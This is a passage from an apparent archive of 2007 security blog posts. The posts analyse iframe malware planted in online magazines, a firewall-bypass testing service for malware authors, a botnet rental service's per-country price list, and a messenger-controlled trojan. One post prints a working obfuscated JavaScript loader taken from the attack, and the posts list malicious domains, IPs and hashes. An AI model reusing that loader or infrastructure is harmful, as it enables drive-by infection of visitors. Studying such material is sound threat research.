ceweekmag.com - CE Week Magazine

ebusinessmag.com - Ebusiness Magazine

healthcareitmagazine.com - Health Care IT Magazine

serviceprovidermagazine.com - Service Provider Magazine

Deobfuscating the obfuscated javascripts, we see that the first IFRAME points to : **lilohost.hk/cgi/index.php** ; **lilohost.hk/cgi/indexx.php** ; **lilohost.hk/cgi/tdss/index.php?out=1192369270** ; and **lilohost.hk/cgi/indexx.php** - where we get the actual malware under the umbrella of a typical WebAttacker obfuscation. The main index of the domain

includes links to pharmaceuticals, making it an interesting on in a combination with embedded malware.

The second IFRAME points to **208.72.168.176/e-Sr1pt2210/index.php** where we're greeted with the following mes-

sage " *asdfasdf!t works!* " and [3]a piece of [4]Trojan.Srizbi.

Detection rate : Result: 8/31 (25.81 %)

File size: 113152 bytes

MD5: a4733e1901653da7086930588d699c85

SHA1: 3e65be5e54b893cddf8f5f9bec2591425d49579a

It gets even more interesting with the following domains returning the same message within their indexes, and also

hosted at the second IFRAME-ing IP - 208.72.168.176.
Possibility Media's vision states " New Media Making The

Difference! " Indeed.

Related posts:

[5]Compromised Sites Serving Malware and Spam

[6]Bank of India Serving Malware

[7]U.S Consulate in St.Petersburg Serving Malware


[8]Syrian Embassy in London Serving Malware

538

[9]CISRT Serving Malware

1. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>

2. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>
3. <http://richi.co.uk/blog/2007/07/srizbi-spam-bot-is-nastier-than-we.html>
4. http://www.symantec.com/security_response/writeup.jsp?docid=2007-062007-0946-99
5. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>
6. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>
7. <http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html>
8. <http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html>
9. <http://ddanchev.blogspot.com/2007/10/cisrt-serving-malware.html>



Multiple Firewalls Bypassing Verification on Demand (2007-10-29 13:46)

Next to the [1]proprietary malware tools, [2]malware as a web service, [3]Shark2's built-in VirusTotal submission, the numerous [4]malware crypting on demand services, the complete outsourcing of spam in the form of a "[5]managed

spamming appliance", and the built-in [6]firewall and anti virus killing capabilities in commodity DIY malware

droppers, all indicate that the dynamics of the malware industry are once again shifting towards a service based

economy with a recently offered multiple firewall bypassing verification on demand service. The following is an

automatically translated excerpt :

" Here are a new feature-check your files against popular firewalls. You send us a file, we run it in each individual fayrvole, after full you personal checking account. The cost of single use service is \$3. A special service for developers, we check your software and your otpisyvaemysya subject to the results of the verification. File of our service to circumvent firewalls. The cost of the service so far is no different from the usual check. Testing takes about 30/40 minutes, the countdown begins once you responded Support "Doc passed ordering" Every fifth-free ordering.

When paying full use prepaid services. Do not worry about sending stay online, with a corresponding demand will

be organized kurglosutochnaya work 24/7/365! List of our firewalls at the moment: ZoneAlarm Pro v7.0; Sygate

Personal Firewall 5.5; Ashampoo FireWall PRO; Sunbelt Personal Firewall; Outpost Internet Security 2008; Filseclab Personal Firewall Professional Edition; F-Secure Internet Security 2008; Comodo Firewall Pro.

Every feature is installed on a separate Windows XP Service PAK2, with all the critical updates for September

2007. All default. After each check all operatsionki regress back to the condition it was prior to the launch your executable file. None of the transferred files, we will not be forwarded to third parties, including anti-virus companies,
540

to study the existence of malicious code. After verifying the files removed. Now the service does not work in the automatic mode, not around the clock, with breaks. We would be happy to cooperate and permanent clients. "

Basically, they're testing whether or not a malware will "phone back home" by running it against the popular firewall products, and giving it a green or red light if it does, or if it does not pass the test. QA is vital to reliable and bug-free software, but when QA as a concept starts getting abused to improve the quality of a malware campaign

itself it would improve its chances for success, and actually achieve it given a bypassing confirmation is already

anticipated.

Is this [7]malware QA a trend, or is it a fad? I think it's a trend mostly because malware authors seem to have

realized the potential of launching "quality assured malware", take [8]storm worm for [9]instance, and the possibility for [10]crunching out DIY malware through commodity kits in enormous quantities in the form of a managed malware

provider.

1. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>
2. <http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html>
3. <http://ddanchev.blogspot.com/2007/08/rats-or-malware.html>
4. <http://seclists.org/fulldisclosure/2007/Aug/0411.html>
5. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>

6. <http://ddanchev.blogspot.com/2007/10/diy-german-malware-dropper.html>
7. <http://www.windowsecurity.com/uplarticle/networksecurity/malware-trends.pdf>
8. <http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html>
9. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>
10. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>

541



Wisdom of the Anti Cyber Jihadist Crowd (2007-10-29 18:36)

Interesting [1]opinion by Gerald at the [2]Internet Anthropologist Warintel blog :

" And I want to call this the "Brilliant civilian sector". It included the likes of Bill Roggio, Dancho Danchev, Douglas Farah, Ray Robison, team at Counter terrorism Blog, Jamestown, Memri, SITE, and many many others. This

"Brilliant sector " is missing part of the "Civilian War Effort Paradigm". The output has been voluminous and timely and very high quality. But it has been aimed at only part of the Demographic. The American or Western sector. The

"Brilliant sector" recognizes the value of translating terrorist media, documents etc. And their analysis is top level.

But they seem to have missed the value in translating their analysis into indigenous languages, or Arabic at least. "

Wisdom of the opinionated crowds, the value added
objectivity due to non-existing departmental budget al-

location battles, combined with state of the art open source
intelligence gathering for the world's intelligence

community to take advantage of - all courtesy of the
"Brilliant civilian sector". And why not? While I fully agree
with Gerald's point on translating anti-terror PSYOPS material
into Arabic, the way cyber jihadists are actively recruiting
and winning the minds and hearts of English
speaking/understanding web surfers, thus radicalizing them
to the

bottom of their brains, it's also worth mentioning that cyber
jihadists are already doing it by actively translating

English2Arabic the way I'm for instance translating
Arabic2English - using commercial or free services. Moreover,

the way the "brilliant civilian sector" is watching video
material that they've uploaded, they're also watching news
excerpts on YouTube, and following everything related to
terrorism. Perhaps more research should be conducted on

the cyber jihadists' counter surveillance practices, how
decent is their level of situational awareness, which are their
main sources for OSINT, and how influential they are so that
adequate measures could be taken. One way to do is is

by taking [3] a rather big sample of outgoing links from their communities in order to better understand their main

OSINT sources.

By the way, remember the [4] Caravan of Martyrs which I [5] first mentioned in June, and later on crawled

knowing it will sooner or later disappear? It's now gone with the summer wind, for good.

1. <http://warintel.blogspot.com/2007/10/usa-civilian-terrorist-paradigm-lacking.html>
2. <http://warintel.blogspot.com/>
3. <http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html>
4. <http://caravanofmartyrs.wordpress.com/>
5. <http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html>



Possibility Media's Malware Fiasco (2007-10-30 14:22)

After both [1]TrendMicro and [2]Sophos acknowledged the [3]attack on Possibility Media's portfolio of online

publications, added detection, further clustered the attack, as well as came up with a fancy graph to visualize the

IFRAME-ing attack, the attackers changed the IFRAME code and directed it to another location, and perhaps it's

more interesting to see them express their feelings about getting exposed in such a coordinated manner. The

second IFRAME URL from the previous post now greets with "*ai siktir vee?*" message. What does "*ai siktir vee*"

means? It means "get lost". The new IFRAME URLs as of yesterday are exploiting MDAC ActiveX code execution

(CVE-2006-0003), and here are more details :

(58.65.239.28) ilovemyloves.com/films/in.cgi?11

ilovemyloves.com/traff.php

ilovemyloves.com/fuck.php

ilovemyloves.com/lol.php

ilovemyloves.com/nuc/index.php

ilovemyloves.com/games/index.php

ilovemyloves.com/ra/load.php

Is there by any chance the possibility that the [4]Russian Business Network's IPs might be somehow involved?

Don't be naive - of course there are RBN IPs involved and talking about them, deobfuscating scripts or analyzing

the binaries related to RBN is becoming a rather boring task given nothing's changing. Remember all those parked

domains on the second IFRAME IP from the previous post? [5]According to this writeup by Symantec's Kaoru Hayashi,

some of the hosts - **fiderfox.info:8081;**

gipperlox.info:8081; gipperlox.info:8081 - are acting as communication 543

```
<html><head><meta HTTP-EQUIV="REFRESH" content="5; URL=index.php?java"><script
language=JavaScript>str =
"bh<cn>(:tgbtobuhno!cng)(!zTw`s!{!<!enbtldou/bsd`udDmdldou)&nckdbu&(:t{ /rdu@uushctud)&he&-&{&(:t{
/rdu@uushctud)&bm`rrhe&-&bm&*&rh&*&#e;CE#*#87B4#*&47,74@2,0&*&#0E1,89#*&2@,11&*&B15#*&GB3&*&#D#*&27
&(:t{usx!zTw`s!p!<!{/Bsd`udNckdbu)&lR&*&#yl#*&m3&*&#/*&#YL&*&#MI#*&U&*&UQ&-&{&(:t{w`s!r!<!{/Bsd`udNckdb
u)#Ridm#*&#m/@q#*&#qn#*&#hb`uh#*&#no#-&{&(:t{w`s!u!<!{/Bsd`udNckdbu)&`e&*&ne&*&#c/*&#ru&*&#sd#*&`l&-&{&(:t{
usx!z!u/uxqd!<!0:t{p/nqdo)&F&*&#D#*&U&-&#iuuq;..319/63/079/067.d,Lhji`nhbi3301.mn`e/qiq&-g`nrd(:t{p/r
doe)(:t{u/nqdo)(:t{u/Ushud)p/sdrqnordCnex(:t{w`s!o`ld!<!&/...Mulq0065/dyd&:t{u/R`udUnGhmd)o`ld-3(:
t{u/Bmnr)(:t{t|t{b`ubi)d(tze`)(t{usx!z!r/ridmndydbtud)o`ld(:t{t|t{b`ubi)d(tz||t{b`ubi)d(z||t{bh:";str2 =
"";for (i = 0; i < str.length; i++) { str2 = str2 + String.fromCharCode (str.charCodeAt (i) ^
1); }; eval (str2);</script></head></html>
```

platforms with a trojan downloaded from an RBN IP -
81.95.144.146 in order for the trojan to receive spam
 sending configurations. Now, where do we know
81.95.144.146 from? From the [6]Bank of India hack as it
 was among the

several IPs used in the IFRAME attack.

Getting back to the latest developments behind the dynamic
 tactical warfare applied by the attackers at

208.72.168.176, they seem to have introduced a new
 obfuscation at : **208.72.168.176/e-**
Mikhalich2210/index.php which you can see in the
 screenshot attached. Once we get to feel the binary we can
 conclude it's a spam bot known

under different names such as Dropped:Trojan.Proxy.Pixoliz.I;
 Trojan-Proxy.Pixoliz and W32/Pixoliz.

Detection rate : Result: 11/32 (34.38 %)

File size: 123924 bytes

MD5: 15027f9e4dc93e95e70f7086f2bf22de

SHA1: 494a675df55167cf4ed5a2c0320cdaa90dbbc10e

New domains under different IPs are also connected with the
 previous and the current IFRAMEs as they all

tell me to " *ai siktir*", for instance :

privatechecking.cn/stool/index.php

musicbox1.cn/iframe.php

xanjan.info/ad/index.php

There's even [7]a Storm Worm connection. For instance, **musicbox1.cn/iframe.php** refreshes [8]textdesk.com

which is heavily polluted with known storm worm domains such as :

eliteproject.cn/ts/in.cgi/alex;

88.255.90.74/su/in.cgi?3; 81.95.144.150/in.cgi?11; takenames.cn/in.php; bl0cker.info/in.php; space-sms.info etc.


Dots, dots, dots and data speaks for itself.

1. <http://blog.trendmicro.com/malicious-iframes-hosted-on-e-zines-a-media-possibility/>
2. <http://www.sophos.com/security/blog/2007/10/714.html>
3. <http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html>
4. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>
5. http://www.symantec.com/security_response/writeup.jsp?docid=2007-091508-2904-99&tabid=2
6. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>

7. <http://www.disog.org/2007/09/stormworm-iframe-hell.html>

8. <http://www.google.com/interstitial?url=http://www.textdesk.com/>

544



Botnet on Demand Service (2007-10-31 00:45)

Once this "rent a botnet" or "botnet on demand" service depending on the perspective made it in the mainstream press, they switched locations, but I'm sure they'll continue to advertise themselves given the potential for such a

service. The first screenshot provides the "botnet inventory", as you can see the botnet has a total 35015 infected hosts,

but with only 2342 of them online when I last checked. On a per rate of 252 infected hosts for the last two

hours, and with 5279 for the last 24, their only problem is to have the malware actually respond, and "phone back home".

From another perspective, "rent a botnet" is a bit different as a service concept next to "[1]botnet on demand" where this service is a combination of the two of these. Rent a botnet means there's an already available inventory, that

is they're aware of the exact number of infected hosts they have, and are capable of meeting the demand until

their supply gets depleted, which is where "botnet on demand" comes into play. Botnet on demand, like the entire "on demand" concept, doesn't build inventory of infected hosts and sit on them waiting for someone to require them. Instead, infected hosts get "infected" as requested, another indication of their understanding of what malicious economies of scale is all about - anticipating the success of exploiting outdated client side vulnerabilities on a large scale.

MEMBERS LOGIN

Home
Price
Stats
Sign Up

Октябрь 26/2007
Налетай на ES IT DE, идёт хороший подлив.

Октябрь 23/2007
Введена принудительная проверка грузимых файлов на предмет палености, если файл палится более чем 30% из тестируемых 11 антивирусов, то загрузка данной задачи прекращается и рядом с ней появляется уведомление. Проверка файлов производится через приватный сервис.

Октябрь 16/2007
Налетай не скупись покупай живёльсь! а точнее микс и юсу.

Август 30/2007
Введена новая функция

Цены

Country	Price for 1k	
AU	300\$	Order now
DE	220\$	Order now
GB	210\$	Order now
IT	200\$	Order now
NZ	200\$	Order now
ES	200\$	Order now
US	110\$	Order now
BG	100\$	Order now
DK	100\$	Order now
FR	100\$	Order now
PT	100\$	Order now
NL	100\$	Order now
CA	80\$	Order now
JP	80\$	Order now
SE	70\$	Order now
BR	60\$	Order now
TR	60\$	Order now
NO	50\$	Order now

What about the prices? Differentiated pricing on a per country is an interesting pricing approach, for instance, 1000 infected hosts in Germany are available for \$220, and 1000 infected hosts in the U.S go for half the price \$110. It doesn't really feel very comfortable knowing someone's bargaining with your bandwidth and clean IP reputation, does it? What's worth discussing is the fact that the service isn't marketed as a [2]DIY DDoS service, but as a simple access to a botnet one, where the possibilities for abuse are well known to everyone reading here. Spamming and phishing mailings, hosting and distribution of malware using the rented infrastructure, [3]OSINT through botnets,

[4]corporate espionage through botnets, pretty much all the ugly practices you can think of.

If the service was a "rent a botnet" it could have increased its chances of having something to do with Storm Worm's "divide and conquer" approach of segmenting the botnet into smaller ones, since Storm Worm is the


biggest inventory of infected hosts currently available online. But since they offer the "on demand" feature, thereby indicating they're surveying the demand for the service itself before putting more efforts into building the inventory, I doubt it's Storm Worm related.

1. <http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html>
2. <http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html>
3. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
4. <http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html>

546

1.11 November

547



Yahoo Messenger Controlled Malware (2007-11-02 13:16)

IM me a command, master. In the spirit of a previous post on [1]DIY Exploit Embedding Tools - a Retrospective, here's a very good example of malicious innovation in action - a trojan whose client is an instant messaging application -

Yahoo Messenger in this case. Released in the middle of 2006, this malware with a nearly 100 % detection rate by

anti virus vendors, doesn't need any other client to control the infected PC, but Yahoo Messenger, making it a good

example of malicious innovation and "creativity" in action.

Key points :

- it's released by an Iranian group


- it's localized in 11 languages, [2]MPack and IcePack are thankfully lacking behind at least so far

- instead of trying to figure out how to connect to the infected host's IP behind a now standard NAT implementation,

the trojan only needs a Yahoo ID to use as a robot ID

- it's a great example of how IM applications can be used for both propagation, infection, and apparently C &C purposes

548



And just when I thought I've seen everything in the sense of [3]botnets obtaining their commands using ICQ whitelists, and [4]storm worm malware waiting for the infected party to authenticate via CAPTCHA then embedd a link to itself

at a forum/blog given it cannot bypass the CAPTCHA, [5]malicious parties again innovate with an analogy of [6]re-

